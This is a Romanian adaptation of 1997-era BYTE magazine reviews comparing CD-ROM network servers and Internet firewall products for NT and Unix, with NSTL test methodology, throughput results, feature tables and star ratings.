Testul pentru date salvate în cache prevede o analiză atât asupra cache-ului serverului, cât şi asupra proiectării căii de la unitatea CD-ROM la Ethernet. Un sistem cu o salvare în cache efectivă ar trebui să fie capabil să deservească data cerută la viteza memoriei. Acest transfer ar fi limitat doar de lăţimea de bandă a portului Ethernet.

Cu DiscPort Enterprise, DiscPort Tower-7 şi Excel CDS-14, performanţa deservirii datelor salvate în cache a atins aproximativ 80% din capacitatea Ethernet. 7 Bay Tower a prezentat la rândul său doar o mică îmbunătăţire faţă de performanţa obţinută în cazul datelor nesalvate în cache, lucru care este simptomatic când avem cache prea mic. CD-Express Connect nu a prezentat schimbări de performanţă semnificative în comparaţie cu performanţa datelor nesalvate în cache.

Jonglarea testărilor

Am proiectat testele pentru clienţi multipli / discuri multiple pentru a suprasolicita sistemele server şi pentru a evalua capacitatea lor de-a administra conţinutul unei reţele, busul SCSI intern şi cache-ul. Din nou, lider a fost DiscPort Enterprise care a furnizat aceeaşi cantitate de date ca în testul cu un singur client, însă divizată în mod egal între şapte clienţi.


Excel CDS-14 şi DiscPort Tower-7 au realizat o bună performanţă în testul de livrare de date din cache, însă s-au comportat slab atunci când au trebuit să servească mai mulţi clienţi pretenţioşi. Aceste sisteme, care în cazul deservirii unui singur client ocupau mai mult de 80% din lăţimea de bandă a reţelei, au scăzut la 24% şi 12% din lăţimea de bandă atunci când s-a încercat servirea utilizatorilor multipli. Din nou, datele care au fost furnizate în testele noastre, deşi în cantitate redusă, au fost aproximativ egal divizate între clienţi.

HotSwap LanRedi TowerDrive, care a punctat bine în testele cu clienţi singulari cu date nesalvate în cache, nu au reuşit să ruleze nici un test multiclient. Acest sistem este bazat pe tehnologia AxisStorPoint la fel ca şi 7 Bay Tower, însă 7 Bay foloseşte unităţi Plextor, faţă de TowerDrive care foloseşte unităţi de la Toshiba. Deoarece TAC nu a fost capabil să rezolve problemele pe care le-am întâlnit la acest sistem, TowerDrive a primit un calificativ slab la performanţă şi în punctajul general.

În testele multiclient, precum şi în altele, 7 Bay s-a fixat cu tenacitate la mijlocul domeniului de performanţă, umplând cu un procent de la 38% la 49% conducta Ethernet, în ciuda stării cache-ului sau a numărului de utilizatori. Cu toate acestea, datorită în special unui preţ mic, 7 Bay oferă o performanţă moderată însă consistentă care este în întregime rezonabilă şi de bună calitate.


FOTOGRAFII: BRIAN WILDER © 1997

Detalii



Serverul de la Microtest pe roți

Montarea pe role a serverului DiscPort Enterprise reprezintă o necesitate. Fiind din categoria serverelor mari, dimensiunea și greutatea considerabile nu vă îndeamnă să-l plimbați dintr-o parte într-alta prin birou. Ca și compensație vă este oferit un spațiu suplimentar pentru realizarea unor extensii. Dispunerea în sertărașe (backplane) a unităților CD-ROM permite ca inserarea, respectiv înlocuirea unităților drive să fie o simplă operație „oarbă". Iar sursa de alimentare puternică și numărul mare de radiatoare permite o administrare ușoară a unui număr mare de drive-uri.



Doar Boffin

La capătul opus în comparație cu DiscPort Enterprise se află 7 Bay Tower. Compact și fără spații irosite, această unitate este candidatul ideal pentru instalări de la distanță sau aplicații ale grupurilor de lucru. Conectorul său compact SCSI-Ethernet furnizează un suport multiprotocol, ceea ce-l face un plug-and-play viabil pentru aproape orice rețea.

TECH FOCUS | PERFORMANȚĂ

Calcularea ratei de transfer


Câțiva factori concură la reducerea lățimii de bandă pe care un server CD-ROM o poate furniza. Transferul datelor de la server trebuie să concureze cu lățimea de bandă și latența impuse de drive-ul CD-ROM, bus-ul SCSI și cartela de interfață cu rețeaua (NIC). La recepție există aceeași aplicare a ineficienței.

O analiză detaliată a protocoalelor de transmisie, a dimensiunii pachetelor, a suprasarcinii și a altor variabile ar putea fi interesantă. Însă pentru evaluarea acestor servere, este mai simplu să facem o estimare rapidă pe baza lățimii de bandă de 10-Mbps Ethernet.

Toate sistemele pe care le-am testat folosesc drive-uri CD-ROM 8x sau 12X, furnizând o rată de transfer de 1200 respectiv 1800 Kbps. Toate drive-urile sunt conectate la un SCSI rapid sau echivalent, oferind o lățime de bandă de aproximativ 10 Mbps. Am măsurat performanța serverelor direct în octeți per secundă oferiți clientului.

Graficul din dreapta indică datele furnizate de fiecare server în fiecare din cele trei teste ca și un procentaj din lățimea de bandă Ethernet. Scorul cel mai bun a variat de la 81 % la 83 % din lățimea de bandă. Aceasta este corelată cu o suprasarcină în rețea estimată de la 15% la 20% și care reprezintă saturația. Serverele care s-au comportat bine în acest test vor fi în stare să răspundă rapid cererilor.

Punctajul coborât indică faptul că serverul nu a fost capabil să colecteze și să transmită datele destul de rapid pentru a umple conducta rețelei. Dacă considerați că alte trafice de rețea ar putea reduce lățimea de bandă disponibilă la jumătate, un procent de 40% reprezintă totuși o rată respectabilă. Punctaje sub 40% sunt indicative pentru probleme nerezolvate din interiorul serverului.



Capacitatea serverelor de-a umple conducta rețelei variază de la excelent la inacceptabil.

Specificatii test

Am evaluat serverele CD-ROM pe baza propriilor performanţe, a utilităţii, a caracteristicilor, a tehnologiei şi a preţului (toate pe o scală de la una la cinci stele, cu excepţia preţului). Am evaluat performanţa prin medierea rezultatelor din trei teste care aveau aceeaşi pondere. Fiecare test de performanţă a măsurat performanţa sistemului în condiţii variate care apar în lumea reală a reţelei, incluzând încărcarea reţelei şi aglomerare de date.

Punctajul general a reieşit dintr-o evaluare ponderată 65:20:10:5 a performanţei, utilităţii, a caracteristicilor şi a tehnologiei. Deoarece în cazul serverelor performanţa are un interes primordial, i-am acordat cea mai mare pondere în evaluarea generală. Am evaluat performanţa sistemului pe baza unui transfer de date brut.

Metodologia testului

Am conectat individual fiecare server CD-ROM la o reţea Ethernet de 10 Mbps folosind adaptoarele de interfaţă cu reţeaua, asigurate de fiecare produs. Fiecare server a fost configurat în conformitate cu indicaţiile producătorului. Configurarea include instalarea oricărui soft necesar pentru a face ca serverul şi drive-urile CD-ROM să fie vizibile reţelei de test. Atunci când programele de administrare CD-ROM au fost furnizate, le-am instalat şi evaluat pentru a cataloga uşurinţa în instalare. Cu toate acestea, serverele pe care le-am testat furnizează un acces la reţea fără a fi nevoie de aceste unelte suplimentare.

Reţeaua noastră de test a cuprins trei sisteme Dell Optiplex Pro GX care erau dotate cu procesoare Pentium Pro duale la 200-MHz şi 64 MB RAM. SO-ul pentru toate cele şase sisteme a fost Windows NT Server 4.0. Am ataşat sistemele client la reţea folosind un hub Ethernet şi conectica corespunzătoare.

Softul de test al performanţei reprezintă o aplicaţie proprietară dezvoltată de NSTL. Executată de la un sistem client, aplicaţia face o cerere de citire de fişier de la un drive mapat la un CD-ROM drive din server. Aplicaţia citeşte un număr specific de blocuri secvenţiale de 16KB de date dintr-un fişier de 650 MB continuu pe un CD special.

Fiecare test de citire este executat pentru o perioadă fixă de timp. Apoi numărul cumulat de octeţi citiţi este raportat iar performanţa în octeţi per secundă este calculată. Astfel, testul măsoară viteza ratei de transfer pentru citiri secvenţiale ale unui fişier.

Nu se realizează nici o evaluare a vitezei de citire aleatoare, din moment ce citirile aleatoare sunt mult mai puţin frecvente decât citirile secvenţiale. Deoarece toate fişierele sunt scrise pe CD-ul original în moda secvenţială, nu există nici o fragmentare a fişierului. Suplimentar, fiecare drive CD-ROM din sistem, supus testării a fost încărcat cu un disc CD-ROM identic pentru a elimina variaţiile în performanţă datorate dimensiunii fişierului sau locaţiei pe disc.

Evaluarea cache-ului

Primul test de performanţă a evaluat viteza de transfer a datelor atunci când s-au făcut citiri din cache. Serverul CD-ROM este reboot-at pentru a se asigura că nu există date în cache. Un singur sistem client necesită 1000 de blocuri de 16 KB de date dintr-un singur drive CD-ROM mapat. Deoarece aceasta este singura dată când serverul citeşte informaţii de pe CD, nici una din salvările în cache-ul serverului sau al clientului nu are vreun efect asupra performanţei. Teoretic, rata de transfer pentru acest test ar trebui să fie foarte apropiată de viteza de deservire maximă a datelor, a drive-ului CD-ROM însuşi. Testul secundar de performanţă măsoară eficienţa salvării în cache a serverului CD-ROM. O staţie de lucru secundară, diferită, citeşte 1000 de blocuri identice de date de la acelaşi fişier, de pe acelaşi CD. Am descoperit că a fost esenţial să folosim o staţie de lucru diferită în acest punct; dacă am fi folosit aceeaşi staţie de lucru, NT ar fi terminat testul de cache fără nici o activitate de reţea.

În acest test, impactul cache-ului serverului este redus; serverul ar trebui să salveze în cache datele din testul anterior. Dacă serverul CD-ROM are suficient cache pentru a menţine întreaga secţiune a fişierului citită în test, viteza de transfer a datelor ar trebui să aproximeze viteza interfeţei de reţea. Aceste două teste de clienţi singulari furnizează un indiciu asupra vitezei de transfer a datelor CD-ROM-ului şi a efectului de salvare în cache-ul serverului.

Al treilea test a maximizat atât de bine aglomerarea pentru lăţimea de bandă SCSI respectivi, pe cea a reţelei, încât HotSwap LanRedi TowerDrive de la TAC Systems nu a fost capabil s-o depăşească. Pentru acest test am folosit un sistem client singular şi am mapat fiecare din cele şapte drive-uri CD-ROM de pe serverul care a fost evaluat pe un drive letter individual. Apoi am lansat şapte iteraţii ale programului de test în mod simultan, ca şi sarcini separate în sesiuni separate.

Pentru acest test, fiecare program a necesitat 2000 de blocuri secvenţiale de date de 16 KB. Pentru a servi corespunzător aceste cereri, serverul CD-ROM trebuie să administreze traficul de date prin interfaţa de reţea precum şi propriul canal SCSI. Rata de transfer totală pentru test reprezintă suma ratelor de transfer pentru fiecare sesiune individuală.

Pe serverele cele mai rapide, cu cele mai rapide drive-uri, rata de transfer totală s-a apropiat mult de limita vitezei de reţea. Cu cât numărul drive-urilor CD-ROM este mai mare şi cu cât sunt mai rapide (sistemele au venit cu drive-uri 8X şi 12x), cu atât timpul de răspuns pentru sarcini mari va fi restricţionat de conductă.

În mediile cu un trafic încărcat, lăţimea de bandă a serverul CD-ROM ar putea fi un factor important atunci când vă alegeţi sistemul. Patru sisteme cu conectori specializaţi SCSI/NIC - 7Bay Tower de la Boffin, CD-Express Connect de la MDI, DiscPort Tower-7 de la Microtest şi HotSwap LanRedi TowerDrive de la TAC - au oferit o interfaţă de reţea de doar 10-Mbps. Două sisteme pe care le-am testat includ servere complet definite - Excel CDS-14 şi Microtest Enterprise Group DiscPort Enterprise Server - care suportă adaptoare de reţea de 100-Mbps.

Unele dintre dispozitive oferă software care implementează o strategie cunoscută sub numele de echilibrarea sarcinii (load balancing). Softul de echilibrare a sarcinii vă permite să încărcaţi copii identice de CD-ROM pe acelaşi sistem. Într-o situaţie în care mulţi utilizatori necesită un acces simultan la aceleaşi fişiere, serverul în mod automat deplasează cererile către următorul drive CD-ROM liber pentru a evita aglomerarea şi pentru a reduce perioada de aşteptare pentru utilizatori.■

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Daniel Moldovan*]

Evaluările din acest raport prezintă aprecieri ale redactorilor BYTE, bazate pe testele dirijate de NSTL, Inc., prezentate într-un număr recent al publicaţiei PC Digest. *Pentru un exemplar al raportului complet, contactaţi NSTL la 625 Ridge Pike, Conshohocken, PA 19428; (610) 941-9600; pe internet, editors@nstl.com, pentru abonament, contactaţi Computer Press Agora s.r.l. Tg.Mureş. BYTE Magazine şi NSTL reprezintă unităţi funcţionale ale The McGraw-Hill Companies.*

SERVERE CD-ROM CARACTERISTICI

	Boffin, Ltd., Boffin 7 Bay Tower with Plextor 12x Drives and Axis StorPoint BYTE BEST	**Excel Computer Excel CDS-14**	**Micro Design International, Inc. CD-Express Connect**
Prețul configurației testate (MSRP)	$3548	$7995	$4395
Apreciere generală	★★★	★★★	★
SPECIFICAȚII			
Producător/model CPU	Axis Etrax	Intel Pentium	AMD 80186
Memorie	32 MB	128 MB	N/A
Drive floppy		✔	
Numărul maxim de drive-uri CD-ROM	7	14	14
Drive-uri CD-ROM care pot fi schimbate din mers	Opțional		
Interfață serială		✔	✔
Factor de dimensiune standard	semi-înălțime	semi-înălțime	înălțime normală
SPECIFICAȚII DRIVE CD-ROM			
Producător și model	Plextor PX-12TSi	Toshiba XM-5701B	NEC CDR-1410A
Rata de transfer menținută	1.8 MBps	1800 KBps	1200 KBps
Rata de transfer în rafale (sincronă)	20 MBps	10 MBps	10 MBps
Rata de transfer în rafale (asincronă)	56 MBps	5 MBps	5 MBps
Rata maximă de rotație (rpm)	6360	6360	1840
Timp de căutare aleatoare mediu (ms)	95	115	130
Timp de pornire (secunde)	1.2	5	4
CONTROLER SCSI			
Producător și model	Axis Etrax	Adaptec 2940 & 3940 Twin	N/A
Fast	✔	✔	
Cache	✔		
Conector SCSI extern		✔	
Multicanal		✔	
Număr maxim de drive-uri suportate	7	56	7–14
CARCASĂ			
Înălțime × lățime × lungime (inci)	15.75 × 7.5 × 16	33 × 14 × 25	16.1 × 6.5 × 16.5
Greutate (kg)	15	55	20
Număr surse de alimentare/voltaj	1/250	2/250 fiecare	1/200
MEDII DE REȚEA			
NetWare 3.x and 4.x	✔	✔	✔
Windows 3.11, 95, and NT 4.0	✔	✔	✔
Microsoft LAN Manager	✔		✔
IBM OS/2 LAN Server	✔		✔
Unix	NFS		PCNFS, Sun Solaris
Macintosh			
CONEXIUNI DE REȚEA			
Ethernet 10Base-T (twisted-pair)	✔	✔	✔
Ethernet 10Base-2 (thin)	✔	✔	✔
Token Ring	Opțional	Opțional	
FDDI	✔	Opțional	
Număr de utilizatori simultani	255	Nelimitat	20–50, în funcție de utilizare
SUPORT TEHNIC			
Adresă Web	http://www.boffin.com	http://www.excelcdrom.com	http://www.mdi.com

BYTE BEST = BYTE Best

✔ = da;
N/A = nu se aplică.

★★★★★ Excepțional ★★★★ Foarte bine ★★★ Bine
★★ Acceptabil ★ Slab

Microtest, Inc. **DiscPort Tower-7** **8x CD-ROM Drive**	**Microtest Enterprise Group** **DiscPort Enterprise Server** **for Windows NT**	**TAC Systems, Inc.** **HotSwap LanRedi TowerDrive**
$5695	$19,999	$11,050
★★★	★★★★★	★
*	Intel Pentium	Axis StorPoint
*	64 MB	2–32 MB
	✔	
7	56	14
	✔	✔
	✔	✔
semi-înălțime	semi-înălțime	semi-înălțime
NEC 1410	Toshiba XM-5701B	Toshiba XM-5701B
1200 KBps	1.8 MBps	1800 KBps
10 MBps	10 MBps	10 MBps
5 MBps	10 MBps	1.7 MBps
INP	2400–6360	1000
130	115	115
INP	3	4
N/A	Adaptec 3940U	N/A
	✔	
		✔
✔	✔	
	✔	
7	14	7
20 × 10 × 13	35 × 10.75 × 24	32 × 7 × 16
25	56	30
1/250	1/450	2/250 fiecare
✔	✔	✔
✔	✔	✔
	✔	✔
	✔	✔
	✔	Toate
✔	✔	✔
✔	✔	✔
✔		Opțional
✔	✔	✔
	✔	
Nelimitat	maxim Server NT	128
http://www.microtest.com	http://www.microtest.com	http://www.tacsystems.com

* DiscPort Tower-7 se atașează logic la un server. Din această cauză el nu are UC, cache L2, memorie sau hard disk.

INP = producătorul de CD-ROM nu a oferit informații.

Firewall pentru NT şi Unix

Tot felul de oameni încearcă să pătrundă în organizaţia dvs folosind Internetul. Programele firewall vă feresc însă de necazuri.

De David Seachrist şi Helen Holzbaur

În ultimii ani, organizaţii precum CIA, Departamentul de Justiţie al S.U.A. şi NASA au suferit atacuri asupra propriilor situri Web. Dacă agenţii de spionaj, oamenii legii şi cercetătorii au probleme în protejarea propriilor bunuri Internet, cât de sigur ar putea fi un departament SI mediu?

Ajutorul vine din partea programelor firewall pentru Internet. Ele pot ţine deoparte vizitatorii neautorizaţi care încearcă accesarea unor resurse sensibile din interiorul intranetului de firmă în timp ce este totuşi permis accesul la resurse publice cum ar fi servere Web comune. Chiar dacă serverul Internet nu este conectat la o reţea internă, un firewall poate ajuta la protejarea integrităţii datelor publicate. Deşi unele resurse de reţea sunt prea sensibile pentru a se expune la Internet prin firewall, multe organizaţii cu conectivitate Internet pot folosi unul - este doar o bună politică de securitate.

Un avantaj al programelor firewall îl reprezintă ecranarea detaliilor sitului şi intranetului dvs. de privirile indiscrete: cu cât cei din afară cunosc mai puţin despre dvs., cu atât sunteţi mai greu de atacat. Chiar dacă propriul server Web este izolat de intranetul dvs., un firewall este totuşi o bună idee pentru ecranarea serverului faţă de sondările neprietenoase şi de dejucare a planurilor vandalilor HTML. În plus, reprezintă o necesitate absolută dacă serverul suportă tranzacţiile comerciale.

Pentru acest raport am testat şase produse Unix şi trei produse Windows NT. Toate pachetele Unix au folosit o versiune de SO „îmbunătăţită" în care sunt rezolvate toate problemele de securitate existente: de obicei, servicii sistem care nu sunt necesare şi pe care vandalii obişnuiesc să le folosească pentru a câştiga accesul la servere şi la sistemele conectate. Cele trei produse Windows NT pe care le-am testat - AltaVista FireWall 97, Centri şi Eagle - sunt construite pe modelul de securitate NT, care este proiectat pentru nivelul de securitate C2 aşa cum a fost definit de U.S. Department of Defense.

Pentru testele de performanţă, aceste servere au fost supuse unor sarcini de reţea obişnuite din viaţa reală urmărindu-se modul de tratare al atacurilor Internet tipice. În plus s-a evaluat uşurinţa în folosire şi configurare, care sunt aproape la fel de importante în lumina celor 90 de procente sau chiar mai mult, de încălcări ale securităţii rezultate dintr-o proastă configurare a programelor firewall.

Din cele nouă pachete testate, CyberGuard Firewall de la CyberGuard, împreună cu alte trei au obţinut un punctaj de securitate aproape perfect, însă primii doi competitori mai apropiaţi au fost depăşiţi de o mai bună combinaţie de caracteristici, un management uşor şi o performanţă respectabilă.

BYTE BEST
INTERNET FIREWALL

CyberGuard Firewall
a depăşit toate celelalte produse în toate domeniile cu excepţia performanţei unde a obţinut totuşi un loc cu mult peste medie. Uşurinţa în folosire îl fac o soluţie ideală pentru firme care caută îmbunătăţirea expertizei interne în loc să angajeze un expert în securitatea Internet.

Ceilalţi competitori au însă şi ei valoarea lor. AltaVista Firewall 97 şi-a depăşit lipsa relativă de caracteristici (cum ar fi absenţa unui SO îmbunătăţit) cu o performanţă de vârf şi o interfaţă de administrare simplă. Setul complet de caracteristici de la Check Point Firewall - 1 şi performanţa ridicată sunt însă opuse setului de unelte de configurare mai puţin decât perfecte.


Atacuri hack puternice

Suita de teste de securitate NSTL a folosit două servere de nume (name server) diferite, ambele localizate în acelaşi domeniu. Unul este situat în reţeaua privată. Sarcina lui este de-a manevra cererile serviciului de nume din reţeaua privată. Celălalt server de nume este localizat pe un segment de reţea cunoscut ca şi zona demilitarizată. Scopul acestui al doilea server este de a manevra toate cererile pentru serviciul de nume pentru reţeaua privată, care nu pot fi manevrate de maşina DNS a reţelei private. Prin urmare, el acţionează ca şi server de nume „rădăcină" pentru Internet.

Rezultatele testelor de securitate indică faptul că toate cele nouă produse oferă înalte nivele de securitate când sunt configurate corespunzător. Pentru a asigura o bună configurare, producătorii îşi configurează propriile produse pentru testele de securitate. Cele mai multe dintre softurile firewall pe care le-am testat reuşesc să detecteze aproximativ 100 de atacuri simultane. Nici unul din programe nu a eşuat în timpul atacurilor considerate a fi de mare risc în realitate. Centri Firewall cât şi Eagle NT Firewall au eşuat însă fiecare la un atac de risc mediu. Centri Firewall a eşuat la trei atacuri de risc mic; Eagle NT Firewall a eşuat de două ori. Black Hole a ratat două atacuri de risc mediu şi nouă de risc mic. Guantlet şi Sidewinder Security Server au ratat două atacuri de risc mic. Celelalte produse au ratat fiecare doar un atac de risc mic.

Ce e cu SO?

Atât Unix, cât şi NT au slăbiciuni exploatabile ale securităţii. Spre exemplu, dacă un hacker sparge contul rădăcină Unix (cu acces de scriere, citire în toate resursele sistem), întreaga reţea şi resursele sale sunt la dis-


Configurarea unei alarme cu AltaVista Firewall pentru a avertiza administratorul unei rețele de tipul unei tentative.

Alegerea tipurilor de alerte dintr-un meniu cu tipuri de evenimente suspecte de la CyberGuard Firewall.

Eagle NT permite o editare detaliată a accesului Internet după destinație precum și după servicii și timp din zi.

Statistică firewall vizualizată grafic cu Firewall/Plus de la Network-1

Centri Firewall permite o afișare grafică și ierarhică a administrării firewall.

Black Hole 3.0 de la Milkyway Networs oferă o administrare ușoară datorită unei codări color pentru diferite tipuri de filtre.

Firewall Manager de la Gauntlet oferă sugestii folositoare pentru modificarea politicii de acces.

Sidewinder de la Secure Computing vă permite o configurare ușoară a filtrului de control al accesului.

FireWall-1 de la CheckPoint codifică color înregistrările din jurnal, ușurând sarcina de găsire a evenimentelor sinistre.

AltaVista Firewall
Services
Authen.
Alarms
Reports
Logs
Network
Proxy:
Ftp
Telnet
Mail
News
Finger
Status
Description
Alerts and Activities (cyber)
Close Window
Alerts
Activities
Suspicious Event Type
File
Window
Mail
SNMP Trap
Info: Rules by Destination
Allow
Deny
Destination
[NEW] - Centri Administration
Admin
Reusable Password
SecureNet Key
S/Key
Public Private Key
Networks
Internet
Trusted Networks
My Company
Ok
Cancel
Undo
Redo
Start
Source
Destination
Internal Fw
Internet
Internal Network
gabriel
External Firewall
Internal Network
Internet
Access Control
Proxies
Suspicious Activities
Network Objects and Groups
Pos
Name
Enabled
Action
Service
Source Network
Source Type

Rularea unui firewall nu reprezintă o sarcină trivială, deci producătorii oferă administratorilor o varietate de unelte pentru alegerea tipurilor de alerte, de scanare a tentativelor de intrare și de configurare a filtrelor de control al accesului.

poziția hacker-ului. Windows NT oferă opțiunea de stocare a parolei în text clar în programul registry al sistemului, care dacă este realizată, expune toate conturile la un risc potențial. Servicii variate de sistem și rețea, în special programe de poștă electronică Unix, pot oferi hacker-ilor o ușă dosnică prin care pot avea acces la sistemul de operare.

Deseori slăbiciunile din securitatea rețelei sunt efectul unei configurări necorespunzătoare la fel ca și proiectarea SO. Prima măsură care trebuie luată este de îndepărtare a serviciilor care nu sunt necesare și de localizare a punctelor slabe, atâtea câte sunt posibile, urmată de configurarea rețelei într-un mod în care să fie atât utilizabilă cât și sigură. Cei mai mulți producători își oferă propriul soft cu sisteme de operare configurate în siguranță, de obicei unele variante de Unix.

Micro-administrarea programelor firewall

Din moment ce nu se poate anticipa unde și când ar putea să apară o spargere în zidul de securitate, programele firewall care permit realizarea unei anunțări de la distanță a administratorului de sistem sunt foarte practice. Dacă un program îl poate anunța prin pager pe administratorul unei rețele de străpungerea securității, atunci timpul de răspuns pentru a opri sistemul va fi mult mai mic față de cazul în care veți verifica înregistrările sistemului (system logs) de abia a doua zi. Suplimentar, capacitatea de a stopa de la distanță accesul la situri este preferabilă în cazul în care administratorul de rețea se află acasă și când spargerea apare după orele de program.

Toate firewall-urile pe care le-am testat, cu excepția FireWall/Plus, pot informa administratorul de sistem prin e-mail șau pager de existența unui atac; posibilitățile de informare ale Centri Firewall și BlackHole au fost puțin mai dificil de configurat decât cele ale altor produse. Centri Firewall și FireWall/Plus sunt singurele care nu permit administratorilor să oprească de la distanță accesul din exterior la un sit. Dintre produsele care permit acest lucru, Black Hole și Sidewinder Security Server au avut nevoie de cel mai mare efort pentru configurare.

Jurnalizare și urmărire


Când o încercare de intrare în sistem eșuează, ați dori ca sistemul să nu vă deranjeze acasă

EVALUĂRI DE SOFT FIREWALL PENTRU INTERNET

CEL MAI BUN

CyberGuard Firewall

Acest program combină utilitatea cu o mulţime de caracteristici cu o securitate de vârf şi performanţă.



Type	Service	Packet Origin	Packet Destination	Options
proxy	telnet/tcp	EVERYONE	EVERYONE	
proxy	login/tcp	LOCAL_HOST	EVERYONE	
permit	ftp/tcp	EVERYONE	dec0_NETWORK	
proxy	http/tcp	ALL INTERNAL	EVERYONE	

	SECURITATE	MANAGEMENT	CARACTARISTICI	PERFORMANȚĂ	TEHNOLOGIE	APRECIERE GENERALĂ
CyberGuard Firewall	★★★★★	★★★★	★★★★★	★★★★	★★★★★	★★★★★
AltaVista Firewall 97	★★★★★	★★★★	★★★	★★★★★	★★★★	★★★★
Black Hole	★★★	★★	★★★	★	★★★	★★★
Centri Firewall	★★★	★★	★	★★★★	★★★★	★★★
Check Point FireWall-1	★★★★★	★★★	★★★★★	★★★★★	★★★	★★★★
Eagle NT Firewall	★★★	★★★	★★★	★	★★★★	★★★
Firewall/Plus	★★★★★	★	★★	★	★★	★★
Gauntlet Internet Firewall	★★★★	★★★	★★★★	★	★★★	★★★
Sidewinder Security Server	★★★★	★★★	★★★	★	★★★	★★★
AVERAGE	★★★★	★★★	★★★	★★	★★★	★★★

★★★★★ Excepţional ★★★★ Foarte Bine ★★★ Bine ★★ Acceptabil ★ Slab

